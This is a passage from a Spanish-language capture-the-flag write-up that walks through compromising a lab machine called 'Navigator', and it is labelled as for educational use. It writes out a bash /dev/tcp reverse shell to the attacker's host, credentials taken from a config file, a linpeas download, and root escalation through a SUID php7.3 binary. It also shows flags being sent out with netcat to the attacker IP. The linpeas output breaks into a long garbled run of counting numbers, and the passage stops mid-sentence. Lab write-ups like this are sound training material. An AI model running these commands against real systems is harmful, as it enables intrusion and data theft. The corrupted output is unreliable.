


Figura 30. Creación de reverse Shell

```
www-data@navigator:~/navigator.hm/navigate$ sh -i >& /dev/tcp/192.168.29.208/9001 0>&1
<avigate$ sh -i >& /dev/tcp/192.168.29.208/9001 0>&1
```

Figura 31. Aplicando reverse Shell

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT

```
(kali@kali)-[~]  
$ nc -lvnp 9001  
listening on [any] 9001 ...  
connect to [192.168.29.208] from (UNKNOWN) [192.168.29.214] 34308  
sh: 0: can't access tty; job control turned off  
$
```

Figura 32. Modo escucha en la maquina Kali

Se toma en cuenta que también se mejoró la interfaz para poder ejecutar mejor los comandos.

```
www-data@navigator:~/navigator.hm/navigate$ TERM=xterm  
www-data@navigator:~/navigator.hm/navigate$ SHELL=bash  
www-data@navigator:~/navigator.hm/navigate$
```

Figura 33. Mejorando el BASH

Ahora nuestra primera prioridad es hacer una búsqueda de cuentas dentro de los archivos de config de la máquina para poder obtener usuarios nuevos como se muestra en la siguiente imagen:

```
/* Database connection */  
define('PDO_HOSTNAME', "localhost");  
define('PDO_PORT', "3306");  
define('PDO_SOCKET', "");  
define('PDO_DATABASE', "navigate");  
define('PDO_USERNAME', "denisse");  
define('PDO_PASSWORD', "H4x0r");  
define('PDO_DRIVER', "mysql");
```

Figura 34. Usuarios dentro de config

Esta información fue sacada del archivo globals.php ubicado en la siguiente dirección:

```
www-data@navigator:~/navigator.hm/navigate/cfg$ pwd  
/var/www/navigator.hm/navigate/cfg
```

Figura 35. Ubicación del Archivo

## Ingreso por SSH

Con esta credencial encontrada podemos ingresar por SSH a la maquina y a su base de datos como se muestra en las siguientes imágenes:

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT

```
(kali@kali) [~]
$ ssh denisse@navigator.hm
The authenticity of host 'navigator.hm (192.168.29.214)' can't be established.
ED25519 key fingerprint is SHA256:200vGWVTLVYUa10Z66+ITgaVeJyCjBYb1M+PlK3w7TY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'navigator.hm' (ED25519) to the list of known hosts.
denisse@navigator.hm's password:
Linux navigator 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
denisse@navigator:~$
```

Figura 36. Ingreso por SSH

```
denisse@navigator:~$ mysql -u denisse -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 48
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Figura 37. Ingreso al SQL

Ahora toca buscar más credenciales dentro de la Base de datos como se muestra, para ello exploraremos el contenido dentro del SQL buscando los usuarios y password que se puedan encontrar

```
MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| navigate |
| performance_schema |
+-----+
4 rows in set (0.599 sec)

MariaDB [(none)]> use navigate;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

Figura 38. Visualizando una tabla

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT

```
MariaDB [navigate]> select * from nv_users;
+-----+-----+-----+-----+-----+-----+-----+
| id | username | password | email | websites | profile | language | timezone |
+-----+-----+-----+-----+-----+-----+-----+
| 2 | denisse | 9efc6c84814e08868efb52d2b5a7a38c | denisse@hm.com | | 1 | en | UTC |
+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.000 sec)
```

Figura 39. Visualizando los usuarios dentro de la base de datos

Vemos que no hay más credenciales importantes. Ahora toca explorar dentro del SSH si podemos obtener todas las banderas con los permisos obtenidos:

```
denisse@navigator:~$ find / -type f -regex '.*bandera[0-9]*\.txt' 2> /dev/null
/home/denisse/bandera1.txt
```

Figura 40. Ubicacion bandera1

Podemos ver que solo podemos obtener una de las banderas por lo cual debemos tener de forma obligatoria el permiso de root. Para ello haremos un análisis de posibles vulnerabilidades dentro de los archivos de la maquina usando lineas pero primero debemos de subir el ejecutable dentro de la maquina como se muestra en las siguientes imágenes:




Figura 41. Abrir servidor Kali

Copiamos la dirección del linpeas y usamos el comando wget para descargarlo a la maquina NAVIGATOR

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT

```
denisse@navigator:/dev/shm$ wget http://192.168.29.208:8080/linpeas.sh
--2024-11-06 01:26:01-- http://192.168.29.208:8080/linpeas.sh
Connecting to 192.168.29.208:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 824745 (805K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[====>] 805.42K  1.57MB/s   in 0.5s
2024-11-06 01:26:02 (1.57 MB/s) - 'linpeas.sh' saved [824745/824745]
```

Figura 42. Descargar linpeas

Los resultados de linpeas son los siguientes:

```
Executing Linux Exploit Suggester
https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2019-13272] PTRACE_TRACEME

Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1903
Exposure: highly probable
Tags: ubuntu=16.04{kernel:4.15.0-*},ubuntu=18.04{kernel:4.15.0-*},debian=9{kernel:4.9.0-*},
[ debian=10{kernel:4.19.0-*} ],fedora=30{kernel:5.0.9-*}
Download URL: https://gitlab.com/exploit-database/exploitdb-bin-splotts/-/raw/main/bin-splotts/47133.zip
ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2019-13272/poc.c
Comments: Requires an active PolKit agent.

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
Exposure: less probable
Tags: ubuntu=20.04{kernel:5.8.0-*}
Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
Comments: ip_tables kernel module must be loaded
```

Figura 43. Posibles vulnerabilidades

```
Files with Interesting Permissions

SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strings Not Found
strace Not Found
-rwsr-xr-x 1 root root messagebus 50K Jul  5 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10K Mar 28 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 427K Jan 31 2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 35K Jan 10 2019 /usr/bin/monitool -> BSD/Linux(48-1996)
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/newgrp -> BSD-4.3, 4.4, 4.5
-rwsr-xr-x 1 root root 51K Jan 10 2019 /usr/bin/suexec -> Apple_Mac_OSX(1.0), NetBSD_4.0-10.0, 11.0, 12.0, 13.0, 14.0, 15.0, 16.0, 17.0, 18.0, 19.0, 20.0, 21.0, 22.0, 23.0, 24.0, 25.0, 26.0, 27.0, 28.0, 29.0, 30.0, 31.0, 32.0, 33.0, 34.0, 35.0, 36.0, 37.0, 38.0, 39.0, 40.0, 41.0, 42.0, 43.0, 44.0, 45.0, 46.0, 47.0, 48.0, 49.0, 50.0, 51.0, 52.0, 53.0, 54.0, 55.0, 56.0, 57.0, 58.0, 59.0, 60.0, 61.0, 62.0, 63.0, 64.0, 65.0, 66.0, 67.0, 68.0, 69.0, 70.0, 71.0, 72.0, 73.0, 74.0, 75.0, 76.0, 77.0, 78.0, 79.0, 80.0, 81.0, 82.0, 83.0, 84.0, 85.0, 86.0, 87.0, 88.0, 89.0, 90.0, 91.0, 92.0, 93.0, 94.0, 95.0, 96.0, 97.0, 98.0, 99.0, 100.0, 101.0, 102.0, 103.0, 104.0, 105.0, 106.0, 107.0, 108.0, 109.0, 110.0, 111.0, 112.0, 113.0, 114.0, 115.0, 116.0, 117.0, 118.0, 119.0, 120.0, 121.0, 122.0, 123.0, 124.0, 125.0, 126.0, 127.0, 128.0, 129.0, 130.0, 131.0, 132.0, 133.0, 134.0, 135.0, 136.0, 137.0, 138.0, 139.0, 140.0, 141.0, 142.0, 143.0, 144.0, 145.0, 146.0, 147.0, 148.0, 149.0, 150.0, 151.0, 152.0, 153.0, 154.0, 155.0, 156.0, 157.0, 158.0, 159.0, 160.0, 161.0, 162.0, 163.0, 164.0, 165.0, 166.0, 167.0, 168.0, 169.0, 170.0, 171.0, 172.0, 173.0, 174.0, 175.0, 176.0, 177.0, 178.0, 179.0, 180.0, 181.0, 182.0, 183.0, 184.0, 185.0, 186.0, 187.0, 188.0, 189.0, 190.0, 191.0, 192.0, 193.0, 194.0, 195.0, 196.0, 197.0, 198.0, 199.0, 200.0, 201.0, 202.0, 203.0, 204.0, 205.0, 206.0, 207.0, 208.0, 209.0, 210.0, 211.0, 212.0, 213.0, 214.0, 215.0, 216.0, 217.0, 218.0, 219.0, 220.0, 221.0, 222.0, 223.0, 224.0, 225.0, 226.0, 227.0, 228.0, 229.0, 230.0, 231.0, 232.0, 233.0, 234.0, 235.0, 236.0, 237.0, 238.0, 239.0, 240.0, 241.0, 242.0, 243.0, 244.0, 245.0, 246.0, 247.0, 248.0, 249.0, 250.0, 251.0, 252.0, 253.0, 254.0, 255.0, 256.0, 257.0, 258.0, 259.0, 260.0, 261.0, 262.0, 263.0, 264.0, 265.0, 266.0, 267.0, 268.0, 269.0, 270.0, 271.0, 272.0, 273.0, 274.0, 275.0, 276.0, 277.0, 278.0, 279.0, 280.0, 281.0, 282.0, 283.0, 284.0, 285.0, 286.0, 287.0, 288.0, 289.0, 290.0, 291.0, 292.0, 293.0, 294.0, 295.0, 296.0, 297.0, 298.0, 299.0, 300.0, 301.0, 302.0, 303.0, 304.0, 305.0, 306.0, 307.0, 308.0, 309.0, 310.0, 311.0, 312.0, 313.0, 314.0, 315.0, 316.0, 317.0, 318.0, 319.0, 320.0, 321.0, 322.0, 323.0, 324.0, 325.0, 326.0, 327.0, 328.0, 329.0, 330.0, 331.0, 332.0, 333.0, 334.0, 335.0, 336.0, 337.0, 338.0, 339.0, 340.0, 341.0, 342.0, 343.0, 344.0, 345.0, 346.0, 347.0, 348.0, 349.0, 350.0, 351.0, 352.0, 353.0, 354.0, 355.0, 356.0, 357.0, 358.0, 359.0, 360.0, 361.0, 362.0, 363.0, 364.0, 365.0, 366.0, 367.0, 368.0, 369.0, 370.0, 371.0, 372.0, 373.0, 374.0, 375.0, 376.0, 377.0, 378.0, 379.0, 380.0, 381.0, 382.0, 383.0, 384.0, 385.0, 386.0, 387.0, 388.0, 389.0, 390.0, 391.0, 392.0, 393.0, 394.0, 395.0, 396.0, 397.0, 398.0, 399.0, 400.0, 401.0, 402.0, 403.0, 404.0, 405.0, 406.0, 407.0, 408.0, 409.0, 410.0, 411.0, 412.0, 413.0, 414.0, 415.0, 416.0, 417.0, 418.0, 419.0, 420.0, 421.0, 422.0, 423.0, 424.0, 425.0, 426.0, 427.0, 428.0, 429.0, 430.0, 431.0, 432.0, 433.0, 434.0, 435.0, 436.0, 437.0, 438.0, 439.0, 440.0, 441.0, 442.0, 443.0, 444.0, 445.0, 446.0, 447.0, 448.0, 449.0, 450.0, 451.0, 452.0, 453.0, 454.0, 455.0, 456.0, 457.0, 458.0, 459.0, 460.0, 461.0, 462.0, 463.0, 464.0, 465.0, 466.0, 467.0, 468.0, 469.0, 470.0, 471.0, 472.0, 473.0, 474.0, 475.0, 476.0, 477.0, 478.0, 479.0, 480.0, 481.0, 482.0, 483.0, 484.0, 485.0, 486.0, 487.0, 488.0, 489.0, 490.0, 491.0, 492.0, 493.0, 494.0, 495.0, 496.0, 497.0, 498.0, 499.0, 500.0, 501.0, 502.0, 503.0, 504.0, 505.0, 506.0, 507.0, 508.0, 509.0, 510.0, 511.0, 512.0, 513.0, 514.0, 515.0, 516.0, 517.0, 518.0, 519.0, 520.0, 521.0, 522.0, 523.0, 524.0, 525.0, 526.0, 527.0, 528.0, 529.0, 530.0, 531.0, 532.0, 533.0, 534.0, 535.0, 536.0, 537.0, 538.0, 539.0, 540.0, 541.0, 542.0, 543.0, 544.0, 545.0, 546.0, 547.0, 548.0, 549.0, 550.0, 551.0, 552.0, 553.0, 554.0, 555.0, 556.0, 557.0, 558.0, 559.0, 560.0, 561.0, 562.0, 563.0, 564.0, 565.0, 566.0, 567.0, 568.0, 569.0, 570.0, 571.0, 572.0, 573.0, 574.0, 575.0, 576.0, 577.0, 578.0, 579.0, 580.0, 581.0, 582.0, 583.0, 584.0, 585.0, 586.0, 587.0, 588.0, 589.0, 590.0, 591.0, 592.0, 593.0, 594.0, 595.0, 596.0, 597.0, 598.0, 599.0, 600.0, 601.0, 602.0, 603.0, 604.0, 605.0, 606.0, 607.0, 608.0, 609.0, 610.0, 611.0, 612.0, 613.0, 614.0, 615.0, 616.0, 617.0, 618.0, 619.0, 620.0, 621.0, 622.0, 623.0, 624.0, 625.0, 626.0, 627.0, 628.0, 629.0, 630.0, 631.0, 632.0, 633.0, 634.0, 635.0, 636.0, 637.0, 638.0, 639.0, 640.0, 641.0, 642.0, 643.0, 644.0, 645.0, 646.0, 647.0, 648.0, 649.0, 650.0, 651.0, 652.0, 653.0, 654.0, 655.0, 656.0, 657.0, 658.0, 659.0, 660.0, 661.0, 662.0, 663.0, 664.0, 665.0, 666.0, 667.0, 668.0, 669.0, 670.0, 671.0, 672.0, 673.0, 674.0, 675.0, 676.0, 677.0, 678.0, 679.0, 680.0, 681.0, 682.0, 683.0, 684.0, 685.0, 686.0, 687.0, 688.0, 689.0, 690.0, 691.0, 692.0, 693.0, 694.0, 695.0, 696.0, 697.0, 698.0, 699.0, 700.0, 701.0, 702.0, 703.0, 704.0, 705.0, 706.0, 707.0, 708.0, 709.0, 710.0, 711.0, 712.0, 713.0, 714.0, 715.0, 716.0, 717.0, 718.0, 719.0, 720.0, 721.0, 722.0, 723.0, 724.0, 725.0, 726.0, 727.0, 728.0, 729.0, 730.0, 731.0, 732.0, 733.0, 734.0, 735.0, 736.0, 737.0, 738.0, 739.0, 740.0, 741.0, 742.0, 743.0, 744.0, 745.0, 746.0, 747.0, 748.0, 749.0, 750.0, 751.0, 752.0, 753.0, 754.0, 755.0, 756.0, 757.0, 758.0, 759.0, 760.0, 761.0, 762.0, 763.0, 764.0, 765.0, 766.0, 767.0, 768.0, 769.0, 770.0, 771.0, 772.0, 773.0, 774.0, 775.0, 776.0, 777.0, 778.0, 779.0, 780.0, 781.0, 782.0, 783.0, 784.0, 785.0, 786.0, 787.0, 788.0, 789.0, 790.0, 791.0, 792.0, 793.0, 794.0, 795.0, 796.0, 797.0, 798.0, 799.0, 800.0, 801.0, 802.0, 803.0, 804.0, 805.0, 806.0, 807.0, 808.0, 809.0, 810.0, 811.0, 812.0, 813.0, 814.0, 815.0, 816.0, 817.0, 818.0, 819.0, 820.0, 821.0, 822.0, 823.0, 824.0, 825.0, 826.0, 827.0, 828.0, 829.0, 830.0, 831.0, 832.0, 833.0, 834.0, 835.0, 836.0, 837.0, 838.0, 839.0, 840.0, 841.0, 842.0, 843.0, 844.0, 845.0, 846.0, 847.0, 848.0, 849.0, 850.0, 851.0, 852.0, 853.0, 854.0, 855.0, 856.0, 857.0, 858.0, 859.0, 860.0, 861.0, 862.0, 863.0, 864.0, 865.0, 866.0, 867.0, 868.0, 869.0, 870.0, 871.0, 872.0, 873.0, 874.0, 875.0, 876.0, 877.0, 878.0, 879.0, 880.0, 881.0, 882.0, 883.0, 884.0, 885.0, 886.0, 887.0, 888.0, 889.0, 890.0, 891.0, 892.0, 893.0, 894.0, 895.0, 896.0, 897.0, 898.0, 899.0, 900.0, 901.0, 902.0, 903.0, 904.0, 905.0, 906.0, 907.0, 908.0, 909.0, 910.0, 911.0, 912.0, 913.0, 914.0, 915.0, 916.0, 917.0, 918.0, 919.0, 920.0, 921.0, 922.0, 923.0, 924.0, 925.0, 926.0, 927.0, 928.0, 929.0, 930.0, 931.0, 932.0, 933.0, 934.0, 935.0, 936.0, 937.0, 938.0, 939.0, 940.0, 941.0, 942.0, 943.0, 944.0, 945.0, 946.0, 947.0, 948.0, 949.0, 950.0, 951.0, 952.0, 953.0, 954.0, 955.0, 956.0, 957.0, 958.0, 959.0, 960.0, 961.0, 962.0, 963.0, 964.0, 965.0, 966.0, 967.0, 968.0, 969.0, 970.0, 971.0, 972.0, 973.0, 974.0, 975.0, 976.0, 977.0, 978.0, 979.0, 980.0, 981.0, 982.0, 983.0, 984.0, 985.0, 986.0, 987.0, 988.0, 989.0, 990.0, 991.0, 992.0, 993.0, 994.0, 995.0, 996.0, 997.0, 998.0, 999.0, 1000.0, 1001.0, 1002.0, 1003.0, 1004.0, 1005.0, 1006.0, 1007.0, 1008.0, 1009.0, 1010.0, 1011.0, 1012.0, 1013.0, 1014.0, 1015.0, 1016.0, 1017.0, 1018.0, 1019.0, 1020.0, 1021.0, 1022.0, 1023.0, 1024.0, 1025.0, 1026.0, 1027.0, 1028.0, 1029.0, 1030.0, 1031.0, 1032.0, 1033.0, 1034.0, 1035.0, 1036.0, 1037.0, 1038.0, 1039.0, 1040.0, 1041.0, 1042.0, 1043.0, 1044.0, 1045.0, 1046.0, 1047.0, 1048.0, 1049.0, 1050.0, 1051.0, 1052.0, 1053.0, 1054.0, 1055.0, 1056.0, 1057.0, 1058.0, 1059.0, 1060.0, 1061.0, 1062.0, 1063.0, 1064.0, 1065.0, 1066.0, 1067.0, 1068.0, 1069.0, 1070.0, 1071.0, 1072.0, 1073.0, 1074.0, 1075.0, 1076.0, 1077.0, 1078.0, 1079.0, 1080.0, 1081.0, 1082.0, 1083.0, 1084.0, 1085.0, 1086.0, 1087.0, 1088.0, 1089.0, 1090.0, 1091.0, 1092.0, 1093.0, 1094.0, 1095.0, 1096.0, 1097.0, 1098.0, 1099.0, 1100.0, 1101.0, 1102.0, 1103.0, 1104.0, 1105.0, 1106.0, 1107.0, 1108.0, 1109.0, 1110.0, 1111.0, 1112.0, 1113.0, 1114.0, 1115.0, 1116.0, 1117.0, 1118.0, 1119.0, 1120.0, 1121.0, 1122.0, 1123.0, 1124.0, 1125.0, 1126.0, 1127.0, 1128.0, 1129.0, 1130.0, 1131.0, 1132.0, 1133.0, 1134.0, 1135.0, 1136.0, 1137.0, 1138.0, 1139.0, 1140.0, 1141.0, 1142.0, 1143.0, 1144.0, 1145.0, 1146.0, 1147.0, 1148.0, 1149.0, 1150.0, 1151.0, 1152.0, 1153.0, 1154.0, 1155.0, 1156.0, 1157.0, 1158.0, 1159.0, 1160.0, 1161.0, 1162.0, 1163.0, 1164.0, 1165.0, 1166.0, 1167.0, 1168.0, 1169.0, 1170.0, 1171.0, 1172.0, 1173.0, 1174.0, 1175.0, 1176.0, 1177.0, 1178.0, 1179.0, 1180.0, 1181.0, 1182.0, 1183.0, 1184.0, 1185.0, 1186.0, 1187.0, 1188.0, 1189.0, 1190.0, 1191.0, 1192.0, 1193.0, 1194.0, 1195.0, 1196.0, 1197.0, 1198.0, 1199.0, 1200.0, 1201.0, 1202.0, 1203.0, 1204.0, 1205.0, 1206.0, 1207.0, 1208.0, 1209.0, 1210.0, 1211.0, 1212.0, 1213.0, 1214.0, 1215.0, 1216.0, 1217.0, 1218.0, 1219.0, 1220.0, 1221.0, 1222.0, 1223.0, 1224.0, 1225.0, 1226.0, 1227.0, 1228.0, 1229.0, 1230.0, 1231.0, 1232.0, 1233.0, 1234.0, 1235.0, 1236.0, 1237.0, 1238.0, 1239.0, 1240.0, 1241.0, 1242.0, 1243.0, 1244.0, 1245.0, 1246.0, 1247.0, 1248.0, 1249.0, 1250.0, 1251.0, 1252.0, 1253.0, 1254.0, 1255.0, 1256.0, 1257.0, 1258.0, 1259.0, 1260.0, 1261.0, 1262.0, 1263.0, 1264.0, 1265.0, 1266.0, 1267.0, 1268.0, 1269.0, 1270.0, 1271.0, 1272.0, 1273.0, 1274.0, 1275.0, 1276.0, 1277.0, 1278.0, 1279.0, 1280.0, 1281.0, 1282.0, 1283.0, 1284.0, 1285.0, 1286.0, 1287.0, 1288.0, 1289.0, 1290.0, 1291.0, 1292.0, 1293.0, 1294.0, 1295.0, 1296.0, 1297.0, 1298.0, 1299.0, 1300.0, 1301.0, 1302.0, 1303.0, 1304.0, 1305.0, 1306.0, 1307.0, 1308.0, 1309.0, 1310.0, 1311.0, 1312.0, 1313.0, 1314.0, 1315.0, 1316.0, 1317.0, 1318.0, 1319.0, 1320.0, 1321.0, 1322.0, 1323.0, 1324.0, 1325.0, 1326.0, 1327.0, 1328.0, 1329.0, 1330.0, 1331.0, 1332.0, 1333.0, 1334.0, 1335.0, 1336.0, 1337.0, 1338.0, 1339.0, 1340.0, 1341.0, 1342.0, 1343.0, 1344.0, 1345.0, 1346.0, 1347.0, 1348.0, 1349.0, 1350.0, 1351.0, 1352.0, 1353.0, 1354.0, 1355.0, 1356.0, 1357.0, 1358.0, 1359.0, 1360.0, 1361.0, 1362.0, 1363.0, 1364.0, 1365.0, 1366.0, 1367.0, 1368.0, 1369.0, 1370.0, 1371.0, 1372.0, 1373.0, 1374.0, 1375.0, 1376.0, 1377.0, 1378.0, 1379.0, 1380.0, 1381.0, 1382.0, 1383.0, 1384.0, 1385.0, 1386.0, 1387.0, 1388.0, 1389.0, 1390.0, 1391.0, 1392.0, 1393.0, 1394.0, 1395.0, 1396.0, 1397.0, 1398.0, 1399.0, 1400.0, 1401.0, 1402.0, 1403.0, 1404.0, 1405.0, 1406.0, 1407.0, 1408.0, 1409.0, 1410.0, 1411.0, 1412.0, 1413.0, 1414.0, 1415.0, 1416.0, 1417.0, 1418.0, 1419.0, 1420.0, 1421.0, 1422.0, 1423.0, 1424.0, 1425.0, 1426.0, 1427.0, 1428.0, 1429.0, 1430.0, 1431.0, 1432.0, 1433.0, 1434.0, 1435.0, 1436.0, 1437.0, 1438.0, 1439.0, 1440.0, 1441.0, 1442.0, 1443.0, 1444.0, 1445.0, 1446.0, 1447.0, 1448.0, 1449.0, 1450.0, 1451.0, 1452.0, 1453.0, 1454.0, 1455.0, 1456.0, 1457.0, 1458.0, 1459.0, 1460.0, 1461.0, 1462.0, 1463.0, 1464.0, 1465.0, 1466.0, 1467.0, 1468.0, 1469.0, 1470.0, 1471.0, 1472.0, 1473.0, 1474.0, 1475.0, 1476.0, 1477.0, 1478.0, 1479.0, 1480.0, 1481.0, 1482.0, 1483.0, 1484.0, 1485.0, 1486.0, 1487.0, 1488.0, 1489.0, 1490.0, 1491.0, 1492.0, 1493.0, 1494.0, 1495.0, 1496.0, 1497.0, 1498.0, 1499.0, 1500.0, 1501.0, 1502.0, 1503.0, 1504.0, 1505.0, 1506.0, 1507.0, 1508.0, 1509.0, 1510.0, 1511.0, 1512.0, 1513.0, 1514.0, 1515.0, 1516.0, 1517.0, 1518.0, 1519.0, 1520.0, 1521.0, 1522.0, 1523.0, 1524.0, 1525.0, 1526.0, 1527.0, 1528.0, 1529.0, 1530.0, 1531.0, 1532.0, 1533.0, 1534.0, 1535.0, 1536.0, 1537.0, 1538.0, 1539.0, 1540.0, 1541.0, 1542.0, 1543.0, 1544.0, 1545.0, 1546.0, 154
```



## Escalar privilegios por el SUID

Para este caso usaremos la plataforma <https://gtfobins.github.io/> para tener un mejor análisis de lo que podemos hacer con el PHP7.3

### SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which php) .  
CMD="/bin/sh"  
./php -r "pcntl_exec('/bin/sh', ['-p']);"
```

Figura 45. Comando para escala de privilegios por PHP

Teniendo la guía de la página aplicaremos a nuestro caso de la siguiente manera



```
denisse@navigator:/dev/shm$ find / -perm -4000 2>/dev/null  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/eject/dmccrypt-get-device  
/usr/lib/openssh/ssh-keysign  
/usr/bin/umount  
/usr/bin/newgrp  
/usr/bin/mount  
/usr/bin/php7.3  
/usr/bin/su  
/usr/bin/chfn  
/usr/bin/passwd  
/usr/bin/chsh  
/usr/bin/gpasswd  
denisse@navigator:/dev/shm$ CMD="/bin/sh"  
denisse@navigator:/dev/shm$ php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"  
# whoami  
root
```

Figura 46. Visualizando las SUID

Ahora que tenemos el privilegio de root haremos búsqueda de las banderas en el siguiente paso

## Banderas

Para la detección de las banderas haremos uso del de comando find tomando algunas reglas como por ejemplo que tome dentro de toda la maquina y que busque la palabra bandera\* siendo "\*" en un rango de [0-9] en fomato txt y luego de tener las direcciones realizaremos un cat a las banderas usando las direcciones del find como se muestra en la siguiente imagen:

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT

```
# whoami
root
# find / -type f -regex '.*bandera[0-9]**\.txt' 2> /dev/null
/home/denisse/bandera1.txt
/root/bandera2.txt
# cat /home/denisse/bandera1.txt
19019f428f02d94f958b9f709732a51e
# cat /root/bandera2.txt
e3b9c48f529685a5fca3e8a5d7d27e0a
#
```

Figura 47. Leyendo las banderas

#### Adicional:

Si queremos transferir las banderas a nuestra maquina Kali haremos uso de netcat en modo escritura en la maquina NAVIGATOR y en la maquina KALI, debemos poner la maquina Kali en modo escucha y dándole la indicación de guardar la información en archivos txt para las banderas respectivas como se muestra en las imágenes posteriores:

```
# cat /home/denisse/bandera1.txt | nc -w 3 192.168.29.208 9002
# cat /root/bandera2.txt | nc -w 3 192.168.29.208 9002
#
```

Figura 48. Envío de datos de las banderas (maquina victima)

```
(kali@kali)-[~/Downloads]
$ nc -lvnp 9002 > /home/kali/Desktop/Navibolt/NAVI/Content/bandera1.txt
listening on [any] 9002 ...
connect to [192.168.29.208] from (UNKNOWN) [192.168.29.214] 47370
```

Figura 49. Netcat como escucha Bandera 1

```
(kali@kali)-[~/Desktop/Navibolt/NAVI/Content]
$ nc -lvnp 9002 > /home/kali/Desktop/Navibolt/NAVI/Content/bandera2.txt
listening on [any] 9002 ...
connect to [192.168.29.208] from (UNKNOWN) [192.168.29.214] 47372
```

Figura 50. Netcat como escucha Bandera 2

El último paso es verificar el contenido de las banderas guardadas en Kali

```
(kali@kali)-[~/Desktop/Navibolt/NAVI/Content]
$ cat bandera2.txt
e3b9c48f529685a5fca3e8a5d7d27e0a

(kali@kali)-[~/Desktop/Navibolt/NAVI/Content]
$ cat bandera1.txt
19019f428f02d94f958b9f709732a51e
```

Figura 51. Verificando las banderas

En conclusión, tenemos las siguientes Banderas:

